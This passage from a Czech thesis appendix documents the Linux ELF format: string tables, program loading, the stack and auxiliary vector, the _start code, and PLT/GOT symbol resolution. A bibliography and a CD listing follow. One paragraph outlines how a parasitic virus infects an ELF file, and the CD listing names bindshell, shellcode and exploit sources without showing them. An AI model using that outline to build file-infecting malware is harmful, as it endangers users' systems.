                if (g = h & 0xf0000000) h ^= g >> 24;
```

```
            h &= ~g;
        }
        return h;
}
```

Struktura sekce typu SHT_STRTAB

	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9
0	\0	_	_	l	i	b	c	_	s	t
10	a	r	t	_	m	a	i	n	\0	p
20	r	i	n	t	f	\0	×	×	×	×
30	×	\0								

Index	Řetězec
0	*prádzdný řetězec*
1	__libc_start_main
3	libc_start_main
8	start_main
14	main
19	printf
31	*konec sekce*


Kompilátor vytváří několik sekcí typu SHT_STRTAB. Sekce .dynstr obsahuje názvy symbolů, které souvisí s během programu. Sekce .shstrtab obsahuje názvy jednotlivých sekcí. Sekce .strtab obsahuje názvy symbolů, které přísluší k tabulce symbolů sekce .symtab. Sekci .strtab lze ze souboru odebrat programem strip.

A.2 Zavedení programu do paměti

Jádro ve funkci **load_elf_binary()** (soubor $KERNEL/fs/binfmt_elf.c) provede systémovým voláním **mmap()** namapování segmentů spouštěného programu do virtuální paměti. Dále na zásobník umístí (**create_elf_tables()**) pomocné proměnné (auxiliary vectors) pro běh interpretu programu (je-li použit) a parametry programu s proměnnými prostředí (**copy_strings()**). Situace na zásobníku je zobrazena na obrázku A.3.

Pomocné proměnné z pole **auxv** využívá ke své práci dynamický linker.

```
typedef struct
{
  int a_type;                   /* Entry type */
  union
    {
      long int a_val;           /* Integer value */
      void *a_ptr;              /* Pointer value */
      void (*a_fcn) (void);     /* Function pointer value */
    } a_un;
} Elf32_auxv_t;

/* a_type */
#define AT_NULL         0               /* End of vector */
#define AT_IGNORE       1               /* Entry should be ignored */
#define AT_EXECFD       2               /* File descriptor of program */
```



Obrázek A.3: Situace na zásobníku těsně před spuštěním programu

```
#define AT_PHDR      3          /* Program headers for program */
#define AT_PHENT     4          /* Size of program header entry */
#define AT_PHNUM     5          /* Number of program headers */
#define AT_PAGESZ    6          /* System page size */
#define AT_BASE      7          /* Base address of interpreter */                    20
#define AT_FLAGS     8          /* Flags */
#define AT_ENTRY     9          /* Entry point of program */
#define AT_NOTELF    10         /* Program is not ELF */
#define AT_UID       11         /* Real uid */
#define AT_EUID      12         /* Effective uid */
#define AT_GID       13         /* Real gid */
#define AT_EGID      14         /* Effective gid */
#define AT_CLKTCK    17         /* Frequency of times() */

/* Some more special a_type values describing the hardware.  */                    30
#define AT_PLATFORM  15         /* String identifying platform.  */
#define AT_HWCAP     16         /* Machine dependent hints about
                                   processor capabilities.  */
```

Poslední funkcí jádra před spuštěním programu je **start_thread()**. Řízení je předáno buď přímo na adresu první instrukce v textovém segmentu programu, nebo interpretu, je-li požadován.

Interpretem formátu ELF na linuxovém jádře je dynamický linker RTLD (Runtime Link Editor). Dynamický linker zavede do paměti požadované sdílené knihovny (položky typu DT_NEED v sekci .dynamic). Provede aktualizaci struktur sekcí v závislosti na adrese zavedení knihovny do paměti. Řízení je předáno na vstupní bod v textovém segmentu procesu – návěští **_start**. Kompilátor gcc zde vygeneroval kód pro spuštění funkce **__libc_start_main()**, která je obsažena v knihovně libc. Od chvíle předání řízení samotnému programu je dynamický linker připraven poskytovat programu své služby v podobě relokace a resolvace symbolických návěští a referencí.

Příprava parametrů na zásobník a zavolání funkce __libc_start_main() vypadá takto.

```
0x8048310 <_start>:      xor    %ebp,%ebp
0x8048312 <_start+2>:    pop    %esi              /* argc */
                                                 /* esp na pozici uloženého argc podle obrázku A.3 */
0x8048313 <_start+3>:    mov    %esp,%ecx         /* argv */
0x8048315 <_start+5>:    and    $0xfffffff0,%esp  /* úprava pozice */
0x8048318 <_start+8>:    push   %eax              /* NULL */
                                                 /* eax nastaveno jádrem - makro ELF_PLAT_INIT */
/* Začínáme ukládat parametry funkce __libc_start_main */
0x8048319 <_start+9>:    push   %esp              /* stack_end*/
0x804831a <_start+10>:   push   %edx              /* adresa funkce _rtld_fini - ukončení RTLD */
                                                 /* edx nastavil RTLD */
0x804831b <_start+11>:   push   $0x8048450        /* návěští _fini v sekci .fini */
0x8048320 <_start+16>:   push   $0x8048298        /* návěští _init v sekci .init */
0x8048325 <_start+21>:   push   %ecx              /* argv */
0x8048326 <_start+22>:   push   %esi              /* argvc */
0x8048327 <_start+23>:   push   $0x80483f0        /* adresa funkce main() */
0x804832c <_start+28>:   call   0x80482f0 <__libc_start_main>
0x8048331 <_start+33>:   hlt                      /* konec v případě selhání __libc_start_main */
0x8048332 <_start+34>:   mov    %esi,%esi         /* 2B výplně */
```

Prototyp funkce __libc_start_main() vypadá takto.

```
extern int BP_SYM (__libc_start_main) (int (*main) (int, char **, char **),
                                       int argc,
                                       char *__unbounded *__unbounded ubp_av,
                                       void (*init) (void),
                                       void (*fini) (void),
                                       void (*rtld_fini) (void),
                                       void *__unbounded stack_end)
     __attribute__ ((noreturn));
```

Důležité okamžiky v __libc_start_main()	
__pthread_initialize_minimal ();	*Inicializace vláken*
__cxa_atexit ((void (*) (void *)) rtld_fini, NULL, NULL);	*Registrace destruktoru RTLD*
__cxa_atexit ((void (*) (void *)) fini, NULL, NULL); .fini:	*Registrace destruktoru programu* -> __do_global_dtors_aux() -> deregister_frame_info();
(*init) (); .init:	*Řízení předáno do sekce .init* call_gmon_start(); ->frame_dummy() -> __register_frame_info(); -> __do_global_ctors_aux();
exit ((*main) (argc, argv, __environ));	*Volání funkce main().* *__environ vypočteno ze znalosti argc a argv*

A.3 Průběh dynamického linkování

Každá jedinečná dynamicky linkovaná funkce, kterou program používá, má svůj záznam v tabulce PLT (Procedure Linkage Table) v sekci .plt. Právě adresa tohoto záznamu je operandem instrukce *call* v programu.

```
/* Příklad absolutní tabulky PLT */
.PLT0   pushl GOT_+_4   /* Druhá položka tabulky GOT */
        jmp *GOT_+8     /* Třetí položka tabulky GOT */
        nop; nop
        nop; nop

.PLT1:  jmp *name1_entry_in_GOT
        pushl $name1_symbol_offset
        jmp .PLT0@PC    /* Relativní skok vůči EIP */

.PLT2   jmp *name2_entry_in_GOT
        pushl $name2_symbol_offset
        jmp .PLT0@PC

/* Příklad tabulky PLT pro pozičně nezávislý kód
 * registr ebx obsahuje adresu tabulky GOT */
.PLT0   pushl  4(%ebx)
        jmp *8(%ebx)
        nop; nop;
        nop; nop;

.PLT1:  jmp *name1_entry(%ebx)
        pushl $name1_symbol_offset
        jmp .PLT0@PC

.PLT2:  jmp *name2_entry(%ebx)
        pushl $name2_symbol_offset
        jmp .PLT@PC
```

Operandy některých instrukcí z tabulky PLT jsou položky tabulky GOT (Global Offset Table). Struktura tabulky GOT je následující.

Číslo položky	Obsah
0	adresa sekce .dynamic
1	ukazatel na strukturu *link_map* udržovanou RTLD
2	adresa funkce _dl_runtime_resolve() RTLD
3	adresa funkce *name1*
4	adresa funkce *name2*
5	...

Při prvním volání např. funkce *name1* je v tabulce GOT místo skutečné adresy funkce uložena adresa následující instrukce v příslušné sekci PLT. Na zásobník se uloží index do relokační tabulky

(sekce .rel.plt) k funkci *name1*. Provede se skok na návěští *.PLT0*. Na zásobník se uloží ukazatel na strukturu link_map, kterou RTLD používá. Následuje zavolání funkce _dl_runtime_resolve().

_dl_runtime_resolve() si ze zásobníku vybere index do relokační tabulky. Z položky **r_info** relokačního záznamu získá index funkce name1 v tabulce dynamických symbolů (sekce .dynsym). V záznamu tabulky dynamických symbolů položka **st_name** udává index do tabulky řetězců (sekce .dynstr), ze které zjístíme jméno požadované funkce – např. ”printf”.

RTLD nyní zná název funkce, jejíž adresu musí vyhledat v knihovnách zavedených do paměti. Pomocí HASH tabulky (sekce .hash) zjistí index do tabulky dynamických symbolů (sekce .dynsym). Příslušná položka **st_value** záznamu obsahuje skutečnou adresu funkce v paměti. Tato adresa je vypočtena při zavedení knihovny do paměti. Nejdříve obsahuje offset funkce v souboru (sdílené knihovny). Po zavedení do paměti RTLD k tomuto offsetu přičte adresu, na kterou se knihovnu podařilo zavést.

Získanou skutečnou adresu funkce nyní RTLD voláním fixup() zapíše do tabulky GOT procesu. Adresu do tabulky GOT získá RTLD z položky **r_offset** relokačního záznamu. Při dalším volání funkce **name1** již instrukce PLT záznamu vyberou z tabulky GOT její skutečnou adresu. Nejlépe vše objasní obrázek A.4.


Pokud si aplikace nemůže dovolit, aby vždy první volání funkce bylo zpožděno (označujeme jako **Lazy Binding**) o resolvaci symbolu s relokací, je možné situaci změnit. Nenulová hodnota proměnné prostředí **LD_BIND_NOW** zaručí, že RTLD umístí do tabulky GOT správné adresy ještě před předáním řízení na návěští _start.

A.4 Souhrné vlastnosti

Formát ELF byl navržen s ohledem na co největší rychlost zavedení do paměti. Specifikace formátu je přímočará, definovaná pro mnoho architektur a mezi vývojáři oblíbená. Za nevýhodu můžeme považovat, že není podporována žádná forma komprese ani enkrypce. Formát dokonce neobsahuje ani kontrolní součty. Případná virová nákaza je velmi snadná. Stačí do souboru vložit tělo parazita, změnit adresu vstupního bodu a posunout adresy jednotlivých sekcí v tabulce hlaviček sekcí. V porovnání s formátem PE firmy Microsoft lze také říci, že systém dynamického linkování je navržen snad až příliš robustně.

Zajímavé práce ohledně virů pro formát ELF a linuxové systémy lze nalézt v [11], [12]. Na formě parazitního kódu je založen i kompresní program UPX[1].

[1] http://upx.sourceforge.net/



Obrázek A.4: Resolvace symbolu a relokace

Literatura

[1] The Linux community. *The Linux Documentation Project* [online]. Poslední revize 2003-02-24 [cit. 2003-03-10].
<*http://www.tldp.org/*>

[2] Boldyshev, Konstantin. *Linux assembly tutorials* [online]. Poslední revize 2002-05-27 [cit. 2003-03-10].
<*http://linuxassembly.org/*>

[3] Phrack Inc. *The Phrack Magazine* [online]. Poslední revize 2002-12-28 [cit. 2003-03-10].
<*http://www.phrack.org/*>

[4] TIS committee. *Executable and Linking Format* [online]. Poslední revize 1995-05-01 [cit. 2003-03-10].
<*http://www.segfault.net/ scut/cpu/generic/TIS-ELF_v1.2.pdf*>

[5] AT&T Inc. *System V Binary Application Interface v3.1* [online]. Poslední revize 1997-03-18 [cit. 2003-03-10].
<*http://www.segfault.net/ scut/cpu/generic/System_V_ABI_v3.1.pdf*>

[6] Wheeler, David A. *Secure Programming How To* [online]. Poslední revize 2003-03-03 [cit. 2003-03-10].
<*http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO.html*>

[7] Grenier, Christophe. *Tutorial sur la programmation sécurisée* [online]. Poslední revize 2003-01-06 [cit. 2003-03-10].
<*http://www.cgsecurity.org/Articles/SecProg/buffer.html*>

[8] The Last Stage of Delirium research group. *UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes* [online]. Poslední revize 2002-11-20 [cit. 2003-03-10].
<*http://www.lsd-pl.net/unix_assembly.html*>

[9] Rix. *Writing IA32 Alphanumeric shellcode* [online]. Poslední revize 2001-07-27 [cit. 2003-03-10].
< *http://www.devhell.org/ rix/me/texts/asc.txt*>

[10] K2. *ADMmutate* [online]. Poslední revize verze 0.8.4 2001-10-0i1 [cit. 2003-03-11].
<*http://www.ktwo.ca/security.html*>

[11] Cesare, Silvio. *Silvio Cesare homepage* [online]. Poslední revize 2003-01-19 [cit. 2003-03-11].
<*http://www.big.net.au/ silvio/*>

[12] Cesare, Silvio. *Silvio Cesare papers* [online]. [cit. 2003-03-11]. <*http://www.u-e-b-i.com/silvio/*>

[13] Hackers Emergency Response Team. *HERT documents* [online]. [cit. 2003-02-11]. <*http://www.hert.org/*>

[14] Packet Storm staff. *Packet Storm Security* [online]. [cit. 2003-03-11]. <*http://packetstormsecurity.com/*>

[15] Intel corp. *IA-32 Intel Architecture Software Developer's Manual, Volume 1: Basic Architecture*. Intel corp. *1994*. Order number 245470-006.

[16] Intel corp. *Pentium Processor User's Manual, Volume 3: Architecture and Programming manual*. Intel corp. *1994*. Order number 241430-002.

[17] Tanenbaum, Andrew S. *Operating systems - Design and Implementation*. Prentice-Hall *1987*. ISBN: 0-13-637331-3 025a.

[18] Hatch Brian, Lee James, Kurtz George. *Hackerské útoky Linux*. SoftPress *2002*, ISBN: 80-86497-17-8.

Obsah přiloženého CD ROM disku

Kapitola 3:

hello1	hello1.s
hello2	hello2.s
	hello3.s
rozsirasm2	rozsirasm2.c

Kapitola 4:

antidebug1	antidebug1.c
antidebug2	antidebug2.c
antidebug3	antidebug3.c
antidebug4	antidebug4.c

Kapitola 6:

bindshell	bindshell.c
osspansh	osspansh.s
shellkod1	shellkod1.c
shellkod2	shellkod2.c
shellkod3	shellkod3.c
shellkod4	shellkod4.c
shellkod5	shellkod5.c

Kapitola 7:

buffer1	buffer1.c
buffer2	buffer2.c
buffer3	buffer3.c
buffer4	buffer4.c
construct-destruct	construct-destruct.c
exploit-buffer2	exploit-buffer2.c
exploit-buffer3	exploit-buffer3.c
exploit-buffer4	exploit-buffer4.c

Kapitola 8:

exploit-string4	exploit-string4.c
string1	string1.c
string2	string2.c
string3	string3.c
string4	string4.c